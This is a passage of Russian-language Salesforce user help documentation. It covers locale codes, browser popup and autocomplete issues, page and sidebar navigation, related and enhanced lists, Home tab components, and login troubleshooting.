- Английский (Гонконг): en\_HK
- Английский (Индия): en\_IN
- Английский (Ирландия): en\_IE
- Английский (Малайзия): en\_MY
- Английский (Филиппины): en\_PH
- Английский (Сингапур): en\_SG
- Английский (ЮАР): en\_ZA
- Эстонский: et
- Французский (Бельгия): fr\_BE
- Французский (Канада): fr\_CA
- Французский (Люксембург): fr\_LU
- Французский (Швейцария): fr\_CH
- Грузинский: ka
- Немецкий (Австрия): de\_AT
- Немецкий (Люксембург): de\_LU
- Немецкий (Швейцария): de\_CH
- Хинди: hi
- Исландский: is
- Ирландский: ga
- Итальянский (Швейцария): it\_CH
- Латвийский: lv
- Литовский: lt
- Люксембургский: lb
- Македонский: mk
- Малайский: ms

- Мальтийский: mt
- Румынский (Молдова): ro\_MD
- Черногорский: sh\_ME
- Ретороманский: rm
- Сербский (кириллица): sr
- Сербский (латиница): sh
- Испанский (Аргентина): es\_AR
- Испанский (Боливия): es\_BO
- Испанский (Чили): es\_CL
- Испанский (Колумбия): es\_CO
- Испанский (Коста-Рика): es\_CR
- Испанский (Доминиканская Республика): es\_DO
- Испанский (Эквадор): es\_EC
- Испанский (Сальвадор): es\_SV
- Испанский (Гватемала): es\_GT
- Испанский (Гондурас): es\_HN
- Испанский (Никарагуа): es\_NI
- Испанский (Панама): es\_PA
- Испанский (Парагвай): es\_PY
- Испанский (Перу): es\_PE
- Испанский (Пуэрто-Рико): es\_PR
- Испанский (США): es\_US
- Испанский (Уругвай): es\_UY
- Испанский (Венесуэла): es\_VE
- Тагальский: tl
- Тамильский: ta
- Урду: ur
- Уэльский: cy

СМ. ТАКЖЕ:

[Общие сведения о языке, регионе и валюте](#)

[Включение и выключение средства перевода](#)

## Почему некоторые кнопки и ссылки не отображаются?

Кнопки и ссылки отображаются только тем пользователям, которым предоставлены соответствующие полномочия. Например, кнопка **«Удалить»** на странице сведений о возможности и ссылка **«Удал.»** в связанном списке возможности отображаются только при наличии полномочия «Удаление» для возможностей.

## Почему не отображаются всплывающие окна системы Salesforce, такие как диалоговые окна поиска и окно «Справка и обучение»?

Если параметрам блокировки всплывающих окон обозревателя задан максимальный уровень безопасности, то всплывающие окна Salesforce не отображаются. Данное правило применяется ко всем всплывающим окнам, включая окна, связанные с важными функциями (например, всплывающее окно календаря для выбора даты действия, диалоговые окна поиска для выбора записи, окно «Справка и обучение» и т. д.).

Чтобы протестировать параметры всплывающих окон, выполните указанные ниже действия.

1. В разделе личных параметров войдите в раздел *Напоминания* в поле Быстрый поиск, затем выберите пункт **Напоминания и сигналы**. Нет результатов? Введите «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Предварительный просмотр сигнала напоминания»**.

Чтобы разрешить отображение всплывающих окон Salesforce, добавьте Salesforce в качестве надежного узла в параметры блокировки всплывающих окон обозревателя. Дополнительные инструкции см. в интерактивной справке используемого обозревателя.

Некоторые надстройки обозревателя (например, панель инструментов Google) также блокируют отображение всплывающих окон. Дополнительную информацию об отображении всплывающих окон Salesforce см. в документации к соответствующим программным продуктам.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Почему введенные данные удаляются при нажатии клавиши Backspace во время редактирования записи?

Некоторые версии обозревателя Internet Explorer используют клавишу Backspace в качестве кнопки обозревателя «Назад». При нажатии клавиши Backspace курсор должен находиться внутри текстового поля. В противном случае обозреватель открывает предыдущую страницу. Чтобы вернуться на рабочую страницу и восстановить данные, нажмите кнопку обозревателя «Вперед».

## Можно ли изменить или удалить раскрывающийся список записей, отображающийся при редактировании текстового поля?

Нет. Автозаполнение записей, доступное при редактировании некоторых текстовых полей, — это функция обозревателя Internet Explorer. Обозреватель запоминает введенный ранее текст и отображает список этих записей для автоматического заполнения поля. Чтобы отключить данную функцию, нажмите кнопку **«Сервис»** в строке меню обозревателя, выберите пункт **«Свойства обозревателя»**, откройте вкладку **«Содержание»**, нажмите кнопку в разделе **«Автозаполнение»** и выберите нужные параметры.

## Страницы Salesforce

Приложения Salesforce состоят из вкладок и страниц. Как правило, стандартным объектам (например, «Организации», «Контакты» и «Интересы») и другим функциям (например, Chatter) соответствуют вкладки, которые могут использоваться для перехода к нужным страницам. Например, чтобы создать запись организации, откройте вкладку «Организации», отображающую начальную страницу организаций.




Чтобы открыть страницу редактирования сведений об организации, нажмите кнопку **«Создать»** и введите нужные данные. Чтобы открыть страницу просмотра сведений об организации, нажмите кнопку **«Сохранить»**. Новая организация добавляется на начальную страницу вкладки «Организации».

Вкладки Salesforce поддерживают разные типы страниц, включая начальные страницы, страницы сведений и страницы редактирования, а пользователи могут создавать списковые представления для некоторых объектов. Вкладка Chatter поддерживает один основной тип страницы: лента. Вкладка Data.com поддерживает поисковый интерфейс. Вкладки «Панели мониторинга» и «Отчеты» отличаются собственными стилями страниц.

Обычно системный администратор настраивает макеты страниц для стандартных объектов и включает функции навигации, доступные организации для использования. Чтобы повысить эффективность использования системы Salesforce, рекомендуем изучить основные элементы страниц для часто используемых объектов. А именно:

1. *Панель тегов*, позволяющая просматривать и добавлять теги для записи.
2. *Лента*, позволяющая просматривать и добавлять комментарии к записи.
3. *Боковая панель*, поддерживающая поиск и быстрое создание записей.
4. *Разделы*, содержащие основные поля и ссылки записи.
5. *Связанные списки*, содержащие ссылки на другие записи, связанные с просматриваемой записью. При необходимости порядок отображения связанных списков на странице может быть изменен.
6. Разные *ссылки*, поддерживающие перемещение по текущей странице и переход на другие страницы или внешние сайты.

Рассмотрим данные элементы на примере страницы сведений об организации.



Общие сведения о боковой панели Salesforce

Отображение и скрытие свертываемой боковой панели

Работа со связанными элементами прямо из просматриваемой записи

Записи Salesforce содержат связанные списки, отображающие ссылки и сведения для связанных записей. Некоторые связанные списки позволяют пользователям выполнять типовые задачи для связанного объекта (например, создание записей или вложение файлов).

Работа с расширенными списками

Структура данных списков

### Изменение рабочего подразделения

Изменение текущего рабочего подразделения позволяет просмотреть другие записи.

СМ. ТАКЖЕ:

[Теги в записях](#)

[Общие сведения о боковой панели Salesforce](#)

[Навигация по начальным страницам объектов](#)

[Вкладка «Начальная страница»](#)

## Общие сведения о боковой панели Salesforce

Боковая панель, отображающаяся в левой части большинства страниц Salesforce, предоставляет удобный доступ к перечисленным ниже ссылкам и командам.

- Поиск  
Если поиск на боковой панели недоступен, воспользуйтесь полем поиска в верхнем колонтитуле.
- Ссылка «Теги» и раскрывающийся список «Недавние теги»
- Раскрывающийся список «Подразделения»
- Раскрывающийся список «Создать...»
- Значок календаря, открывающий последнее просмотренное представление календаря
- Список «Недавние элементы»
- «Сообщения и предупреждения»
- «Настраиваемые ссылки»
- Компонент «Корзина»


Доступные компоненты боковой панели определяются включенными функциями и выполненными настройками макета страницы.

## Отображение и скрытие свертываемой боковой панели

Свертываемая боковая панель, включенная администратором, может быть открыта или закрыта пользователем.

- **Прим.:** При закрытии боковой панели пользователям центра обработки вызовов недоступны входящие вызовы.

Чтобы открыть или закрыть боковую панель, щелкните ее край.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Работа со связанными элементами прямо из просматриваемой записи

Записи Salesforce содержат связанные списки, отображающие ссылки и сведения для связанных записей. Некоторые связанные списки позволяют пользователям выполнять типовые задачи для связанного объекта (например, создание записей или вложение файлов).

Например, запись интереса содержит несколько связанных списков, включая связанный список «Открытые действия», отображающий открытые действия и основные поля действий. Данный связанный список позволяет создавать задачу, действие или запрос на проведение встречи. При закрытии связанной задачи соответствующая ссылка добавляется в связанный список «Журнал действий» записи интереса, который содержит основные поля связанного списка «Открытые действия», но поддерживает другие типовые задачи.

Ниже перечислены компоненты, влияющие на доступность связанных списков для просмотра и использования.



- Полномочия пользователя
- Настройки пользовательского интерфейса и макета страницы, заданные администратором Salesforce
- Персональные настройки пользователя

Связанные списки отличаются удобным доступом и управлением. Действия описаны ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: все версии.




1. Прокрутите страницу до нужного связанного списка.

- Если организация поддерживает всплывающие ссылки связанного списка, щелкните ссылку для просмотра списка во всплывающем окне.
- Чтобы выбрать доступные связанные списки и изменить порядок их отображения, щелкните ссылку **«Настроить страницу»**.


## Работа с расширенными списками

Расширенные списки позволяют быстро просматривать, настраивать и редактировать данные списка, гарантируя повышение ежедневной производительности. Расширенные списки доступны только в том случае, если включены администратором.

Ниже перечислены действия, доступные в расширенных списках.

- Чтобы просмотреть результаты, щелкните значок первой страницы (<<), **«Назад»**, **«Далее»** или значок последней страницы (>>) внизу списка.
- Чтобы открыть определенную страницу результатов, введите ее номер в текстовое поле, расположенное в нижнем правом углу, и нажмите клавишу ENTER.
- Чтобы создать представление, щелкните ссылку **«Создать новое представление»**. Чтобы изменить, удалить или обновить текущее представление, щелкните ссылку **«Правка»**, **«Удалить»** или кнопку  соответственно.
- Измените количество записей, доступных на странице. Щелкните значок ▼ в нижнем левом углу списка и выберите нужное число. Одновременно можно просматривать 10, 25, 50, 100 или 200 записей. После изменения данного параметра отображается первая страница результатов.

Изменение количества записей, отображаемых на странице, применяется не только к текущему списку, но и ко всем спискам во всех приложениях Salesforce. Кроме того, при выборе значения «200 записей» отображается предупреждение о возможном снижении производительности.

- Чтобы изменить ширину столбца, перетащите правую границу заголовка столбца. Любое изменение ширины столбца применяется только к текущему списку и сохраняется при его следующем просмотре. При добавлении или удалении столбцов любое изменение ширины столбца в данном списке автоматически отменяется.
- Чтобы изменить порядок отображения столбцов, перетащите заголовок столбца в любую область списка. При наличии полномочия на редактирование определения списка внесенные изменения автоматически сохраняются для всех пользователей, просматривающих данный список. В противном случае при закрытии данной страницы внесенные изменения отменяются.
- Чтобы изменить количество и порядок отображения столбцов, щелкните ссылку **«Правка»** напротив раскрывающегося списка представлений в верхнем левом углу.
- Если в организации включена функция встроенного редактирования, дважды щелкните нужное поле отдельной записи прямо в списке. При наличии полномочия «Пакетное редактирование на основе списков» разрешается одновременно редактировать не более 200 записей.
- Чтобы просмотреть еженедельное представление календаря в нижней части спискового представления организаций, контактов или интересов, щелкните ссылку  **«Открыть календарь»** внизу страницы. Чтобы создать событие, связанное с записью, перетащите нужную запись из списка во временную область календаря. Обратите внимание, что доступность функции планирования с помощью перетаскивания определяется администратором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования  
встроенного редактирования  
в расширенном списке:

- «Пакетное редактирование на основе списков»


## Структура длинных списков

Ниже перечислены инструменты для управления большими объемами данных, доступные на многих страницах со списками Salesforce.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.

Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

- Чтобы просмотреть элементы, имена которых начинаются на определенную букву, щелкните нужную букву вверху списка. Чтобы просмотреть элементы, имена которых начинаются на цифру или символ, щелкните ссылку **«Другое»**. Чтобы просмотреть все элементы, соответствующие критерию текущего представления, щелкните ссылку **«Все»**.
- Чтобы отсортировать элементы спискового представления по данным отдельного столбца, щелкните заголовок нужного столбца. Данное действие сортирует текстовые данные по алфавиту, а числовые данные — по возрастанию. Даты сортируются по убыванию. Чтобы применить обратный порядок сортировки, щелкните заголовок столбца второй раз.

 **Прим.:** Сортировка поддерживает любые настраиваемые поля, кроме раскрывающихся списков со множественным выбором. Организации, содержащие более двух миллионов пользователей, не могут сортировать списковые представления пользователей. Организации, число пользователей в которых превышает 2 миллиона, могут связаться с Salesforce для повторного подключения сортировки.

- Чтобы просмотреть предыдущий или следующий набор элементов в текущем представлении, щелкните ссылку **«Предыдущая страница»** или **«Следующая страница»**.
- Чтобы уменьшить или увеличить количество элементов, отображаемых на странице, щелкните ссылку **«меньше»** или **«больше»** внизу списка.

Ниже перечислены действия, доступные в некоторых длинных связанных списках.


- Чтобы увеличить количество элементов, отображаемых в списке, щелкните ссылку **«Показать еще [число]»**.
- Чтобы просмотреть дополнительную страницу полного связанного списка, щелкните ссылку **«Перейти к списку»**.

## Изменение рабочего подразделения

Изменение текущего рабочего подразделения позволяет просмотреть другие записи.

Система позволяет изменять текущее рабочее подразделение и переопределять стандартное подразделение, назначенное пользователю изначально, в некоторых поисках и отчетах.

- Выберите нужное рабочее подразделение в поле «Подразделения» на боковой панели.

 **Прим.:** Создаваемые записи назначаются стандартному подразделению, а не рабочему подразделению пользователя. Подразделение пользователя может быть вручную выбрано при создании записи.

СМ. ТАКЖЕ:

[Общие сведения о подразделениях](#)

[Создание отчетов посредством подразделений](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Вкладка «Начальная страница»

На вкладке «Начальная страница» можно создавать сообщения Chatter, просматривать снимки панели мониторинга, задачи и календарь, а также выполнять поиск по потоку (🔍).

При необходимости воспользуйтесь компонентами боковой панели (например, разделы «Создать...», «Недавние элементы» и «Настраиваемые ссылки»), которые также доступны на других страницах Salesforce. Макет вкладки «Начальная страница», компоненты боковой панели и ссылки включаются и настраиваются администратором организации.

Вкладка «Начальная страница» может отображать уведомления о наличии обновлений для настольных клиентов (например, Connect Offline).

[Изменение панели мониторинга на вкладке «Начальная страница»](#)

[Использование задач и календаря на вкладке «Начальная страница»](#)

[Просмотр настраиваемых ссылок на вкладке «Начальная страница»](#)

[Просмотр сообщений и предупреждений](#)

[Диаграмма производительности](#)

Рекомендуем использовать компонент «Диаграмма производительности» на начальной странице Lightning Experience для отслеживания производительности продаж пользователя или производительности группы сбыта относительно настраиваемого запланированного показателя продаж.

[Ассистент](#)

Используйте компонент «Ассистент» на начальной странице Lightning Experience для просмотра наиболее важных обновлений в течение дня.

СМ. ТАКЖЕ:

[Навигация по начальным страницам объектов](#)

## Изменение панели мониторинга на вкладке «Начальная страница»

Администратор может создать настраиваемые страницы вкладки «Начальная страница» для отображения настраиваемых компонентов (например, снимок панели мониторинга или логотип компании). Параметры панели мониторинга, снимок которой отображается на вкладке «Начальная страница», могут быть изменены.

При наличии панели мониторинга щелкните ссылку **«Настроить страницу»** в разделе «Панель мониторинга» вкладки «Начальная страница». Данная страница позволяет выбрать другую панель мониторинга для отображения на вкладке «Начальная страница». Чтобы обновить данные, доступные на панели мониторинга, нажмите кнопку **«Обновить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступные вкладки и значения раскрывающегося списка «Создать...» определяются полномочиями пользователя и используемой версией Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Использование задач и календаря на вкладке «Начальная страница»



 **Прим.:** Разделы «Мои задачи» и «Календарь» отображаются на вкладке «Начальная страница» только при условии их добавления в качестве компонентов макета начальной страницы.

Начальная страница позволяет просматривать, создавать и редактировать задачи и события. При установленном приложении Salesforce for Outlook у вас есть возможность синхронизировать элементы Outlook с элементами Salesforce, и они будут отображаться в разделах «Мои задачи» и «Календарь».



Ниже перечислены действия, доступные в разделе «Мои задачи».

- Чтобы создать задачу, нажмите кнопку **«Создать»**.
- Просмотрите список назначенных задач. Страница может отображать не более 15 задач. Чтобы просмотреть все задачи, щелкните **«Подробнее»**.
  -  обозначает задачи, являющиеся частью последовательности.
- Чтобы изменить список задач, выберите нужный временной интервал из раскрывающегося списка.
- Назначьте неопределенные сообщения эл. почты связанным записям. Чтобы просмотреть все неназначенные сообщения эл. почты, щелкните **«Мои неопределенные элементы»**.
- Если организация поддерживает всплывающие ссылки для списка «Мои задачи», наведите указатель мыши на тему задачи для отображения сведений о задаче в области наложения. Чтобы открыть страницу сведений об этой задаче, щелкните ее тему.
- Чтобы закрыть задачу, щелкните значок **X**.

Ниже перечислены действия, доступные в разделе «Календарь».

- Чтобы создать событие, нажмите кнопку **«Создать событие»**.
- Чтобы просмотреть список событий, запланированных на следующие семь дней, откройте вложенную вкладку «Запланированные конференции». Данная вкладка отображает не более 50 событий на день.
  -  обозначает события, являющиеся частью последовательности.
  -  обозначает событие, содержащее приглашенных. События, принадлежащие нескольким людям, недоступны в версии Personal Edition.
  - Если организация поддерживает всплывающие ссылки начальной страницы для событий, наведите указатель мыши на тему события для отображения сведений о событии в интерактивной области наложения. Чтобы открыть страницу сведений об этом событии, щелкните его тему.
- Чтобы просмотреть запрошенные, но не подтвержденные конференции, откройте вложенную вкладку «Запрошенные конференции». Данная вкладка отображает не более 100 запрошенных конференций.
  - Чтобы открыть страницу сведений, позволяющую отменять и повторно планировать конференцию, щелкните тему нужной конференции.
  - Столбец «Ответы» отображает количество приглашенных, ответивших на запрос.
  - Подтвержденная конференция отображается на вложенной вкладке «Запланированные конференции».

Если вложенная вкладка «Запрошенные конференции» не отображается, обратитесь к администратору Salesforce с просьбой добавить эту вкладку в раздел «Календарь».

- Просмотрите уменьшенный календарь на текущий месяц. Чтобы изменить месяц, щелкните значок  или .
- Чтобы открыть другое представление календаря, щелкните нужный значок под уменьшенным календарем на месяц.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**



## Просмотр настраиваемых ссылок на вкладке «Начальная страница»

Доступность данного раздела на вкладке «Начальная страница» определяется настраиваемым макетом начальной страницы.

Раздел «Настраиваемые ссылки» вкладки «Начальная страница» содержит ссылки на веб-сайты или страницы Salesforce, необходимые всем пользователям организации.

Ссылки, отображающиеся в данном разделе, определяются администратором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Просмотр сообщений и предупреждений

Раздел «Сообщения и предупреждения» на боковой панели вкладки «Начальная страница» отображает объявления, настроенные администратором организации. Данный раздел недоступен в версии Personal Edition.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Диаграмма производительности

Рекомендуем использовать компонент «Диаграмма производительности» на начальной странице Lightning Experience для отслеживания производительности продаж пользователя или производительности группы сбыта относительно настраиваемого запланированного показателя продаж.


Диаграмма производительности отображает данные на основе возможностей группы сбыта при наличии связанной рабочей группы. В противном случае, диаграмма отображает собственные возможности. Диаграмма отображает только возможности за текущий квартал, являющиеся закрытыми или открытыми с вероятностью более 70%.

- «Закрыто»: сумма закрытых возможностей.
- «Открыто (>70%)»: сумма открытых возможностей с вероятностью более 70%. Синей линией в диаграмме отображается общее количество закрытых возможностей и открытых возможностей с вероятностью более 70%.
- «Цель»: настраиваемый запланированный показатель продаж для квартала. Данное поле характерно только для диаграммы производительности и не влияет на планы продаж для прогнозов или цели любого другого типа. Чтобы задать цель, щелкните значок .

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



Наведите указатель мыши на диаграмму для просмотра стоимостей закрытых и подтвержденных возможностей за разные даты. При наведении указателя мыши на дату закрытия возможности или назначения вероятности более 70% появляется синяя точка. Щелкните эту точку, чтобы вывести окно с дополнительными данными о коммерческой возможности.

СМ. ТАКЖЕ:

[Полномочия и параметры начальной страницы Lightning Experience](#)

[Ассистент](#)

[Проверка начальной страницы в Lightning Experience: пошаговое руководство](#)

## Ассистент


Используйте компонент «Ассистент» на начальной странице Lightning Experience для просмотра наиболее важных обновлений в течение дня.

Щелкните нужную запись интереса или коммерческой возможности для открытия соответствующей страницы сведений.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



В компоненте «Ассистент» отображаются следующие обновления.

- Интересы, назначенные сегодня
- Возможности с просроченными задачами
- Возможности без действий за 30 дней
- Возможности без открытых действий

Обновления интересов отображаются перед обновлениями о коммерческих возможностях. Обновления коммерческих возможностей организованы в порядке даты закрытия.

 **Прим.:** При отсутствии доступа к действиям для возможностей или выключении ожидаемых продаж от возможности пользователям отображаются элементы для возможностей, даты закрытия которых приходятся на следующие 90 дней.

СМ. ТАКЖЕ:

[Полномочия и параметры начальной страницы Lightning Experience](#)

[Диаграмма производительности](#)

[Проверка начальной страницы в Lightning Experience: пошаговое руководство](#)

## Устранение неполадок входа

Не удается выполнить вход? Вы забыли имя пользователя или пароль, или вас заблокировали за слишком большое число попыток входа? При возникновении проблем при входе можете воспользоваться некоторыми решениями, представленными ниже.

Политики использования паролей, установленные вашим администратором Salesforce, определяют, сколько попыток входа вы можете выполнить, насколько долго должна длиться блокировка и каковы требования, предъявляемые к паролям.

Для обеспечения конфиденциальности данных рекомендуем регулярно менять пароль. Если администратор Salesforce использует регулярную смену паролей, в конце каждого периода отображается соответствующее напоминание.

- Забыли пароль? [Восстановите пароль](#).
- Заблокирована учетная запись? Дождитесь завершения периода блокировки и повторите попытку или обратитесь к администратору Salesforce.
- Истек срок действия пароля? Измените пароль.
- Пользуетесь системой Salesforce из нового расположения? При необходимости [активируйте компьютер](#).
- Что обозначает ссылка «Использовать настраиваемый домен» на странице входа? При наличии настраиваемого домена организации, созданного администратором Salesforce, щелкните ссылку **«Использовать настраиваемый домен»**, позволяющую вводить имя домена и выполнять вход.

Настраиваемый домен использует формат `https://universalcontainers.my.salesforce.com`, где компонент `universalcontainers` — это имя, введенное администратором.

### Сброс маркера безопасности

При доступе к системе Salesforce вне доверенной корпоративной сети (посредством настольного клиентского приложения или API) рекомендуем использовать маркер безопасности для входа. Маркер безопасности — это чувствительный к регистру генерируемый ключ, используемый в пароле или отдельном поле клиентского приложения.

### Предоставление полномочий входа

Администратор или сотрудник службы поддержки может использовать учетные данные пользователя для входа в приложение с целью устранения неполадок. По умолчанию администраторы компании получают доступ к вашей учетной записи без каких-либо действий с вашей стороны. Если организация требует предоставления полномочий входа администраторам, то пользователи могут предоставлять доступ на определенный срок. Кроме того, пользователи могут предоставлять доступ представителям службы поддержки.

